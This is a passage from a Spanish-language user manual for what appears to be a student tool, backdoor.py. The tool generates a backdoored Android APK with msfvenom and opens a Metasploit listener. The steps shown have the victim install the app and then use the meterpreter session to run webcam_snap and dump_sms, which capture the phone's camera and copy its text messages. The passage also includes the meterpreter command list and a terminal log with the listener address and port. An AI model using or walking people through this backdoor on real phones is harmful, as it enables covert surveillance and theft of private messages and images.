
Después de ingresar la ip y puertos configurados en la opción 1, se abre la consola de msfvenom.



PASO 6:

Se debe de instalar la app generada y se espera a que el listener y desde la consola de msfvenom abra la conexión.

Una vez en esta parte podemos ejecutar los comandos que nos proporciona la herramienta en caso de no tener conocimiento de los comandos se utiliza help.




```
kali@kali: ~/Backdoor
meterpreter >
meterpreter > help
meterpreter > help
```

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLS packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session
transport	Manage the transport mechanisms
use	Deprecated alias for "load"
uuid	Get the UUID for the current session

PASO 7:

Podemos ejecutar comandos como webcam_snap para sacar una captura de la cámara del teléfono o dump_sms para generar un txt con los mensajes del teléfono que se guardan en la carpeta tmp




2. Recomendaciones generales ante términos anormales de la aplicación.

Cuando se produce un error en la aplicación se visualiza en la terminal con el error.

En general tiene 1 opciones claramente definidas, que son:

No configurar la dirección de la carpeta donde crear el Backdoor:

A screenshot of a Kali Linux terminal window. The window title is "kali@kali: ~/Backdoor". The terminal output shows the following: "LHOST: 192.168.1.15", "LPORT: 6666", "sh: 1: cannot create /kali/Desktop/test_backdoor.apk: Directory nonexistent", "Se genero el Backdoor....", "Listener para Backdoor Android", and "Para configurar el listener presione 1:". The terminal has a dark background with a faint Kali Linux dragon logo. The window's top bar shows the time as 10:38 AM and various system icons.

```
kali@kali: ~/Backdoor
File Actions Edit View Help
LHOST: 192.168.1.15
LPORT: 6666
sh: 1: cannot create /kali/Desktop/test_backdoor.apk: Directory nonexistent
Se genero el Backdoor....

Listener para Backdoor Android

Para configurar el listener presione 1:
```

Para solucionar este problema se debe de modificar el archivo backdoor.py en la línea 21.